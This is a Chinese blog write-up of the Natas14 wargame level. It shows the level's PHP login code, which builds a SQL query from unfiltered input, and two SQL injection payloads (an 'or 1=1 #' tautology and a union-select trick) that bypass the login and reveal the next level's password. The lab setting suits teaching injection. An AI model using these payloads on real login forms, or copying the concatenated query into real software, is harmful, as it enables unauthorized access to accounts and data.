

mysql注入万能密码_Natas14 Writeup (sql注入、sql万能密码)

原创

[weixin_39861255](#) 于 2021-02-07 01:27:25 发布 46 收藏

文章标签: [mysql注入万能密码](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_39861255/article/details/113901873

版权

Natas14:



是一个登录页面。源码如下。


```
if(array_key_exists("username", $_REQUEST)) {  
    $link = mysql_connect('localhost', 'natas14', "");  
    mysql_select_db('natas14', $link);  
    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\" and  
password=\"".$_REQUEST["password"]."\"";  
    if(array_key_exists("debug", $_GET)) {  
        echo "Executing query: $query  
";  
    }  
    if(mysql_num_rows(mysql_query($query, $link)) > 0) {  
        echo "Successful login! The password for natas15 is  
";  
    } else {  
        echo "Access denied!  
";  
    }  
    mysql_close($link);  
}
```

查看源码后发现是一个无过滤的sql注入题。


方法一：使用万能密码登录即可。

Username: admin" or 1=1 #

Password没做空值校验，随便输入或不输入皆可。



A screenshot of a web application's login page. It features a form with two input fields: 'Username' and 'Password'. The 'Username' field contains the text 'admin" or 1=1 #'. A red rectangular box highlights both the 'Username' and 'Password' input fields. Below the 'Password' field is a 'Login' button. To the right of the form is a blue link labeled 'View sourcecode'.



A screenshot of a web application's message area. It displays a red-bordered box containing the text: 'Successful login! The password for natas15 is AwWj0w5cvxrZiONgZ9J5stNVkmdk39J'. To the right of this message is a blue link labeled 'View sourcecode'.

flag: AwWj0w5cvxrZiONgZ9J5stNVkmdk39J

方法二：使用联合查询也可。

Username: 1

Password: 1 " union select * from users where ""=""